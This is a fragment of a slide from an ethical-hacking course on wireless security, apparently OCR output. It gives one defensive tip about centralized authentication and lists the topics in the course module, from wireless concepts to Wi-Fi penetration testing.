


Use a centralized server for authentication



# How to Defend Against Wireless Attacks (Cont'd)

CEH



# Module Flow



Wireless  
Concepts




Wireless  
Encryption



Wireless Threats



Wireless Hacking  
Methodology



Wireless Hacking  
Tools



Bluetooth  
Hacking



Countermeasures




Wireless Security  
Tools



Wi-Fi Pen Testing


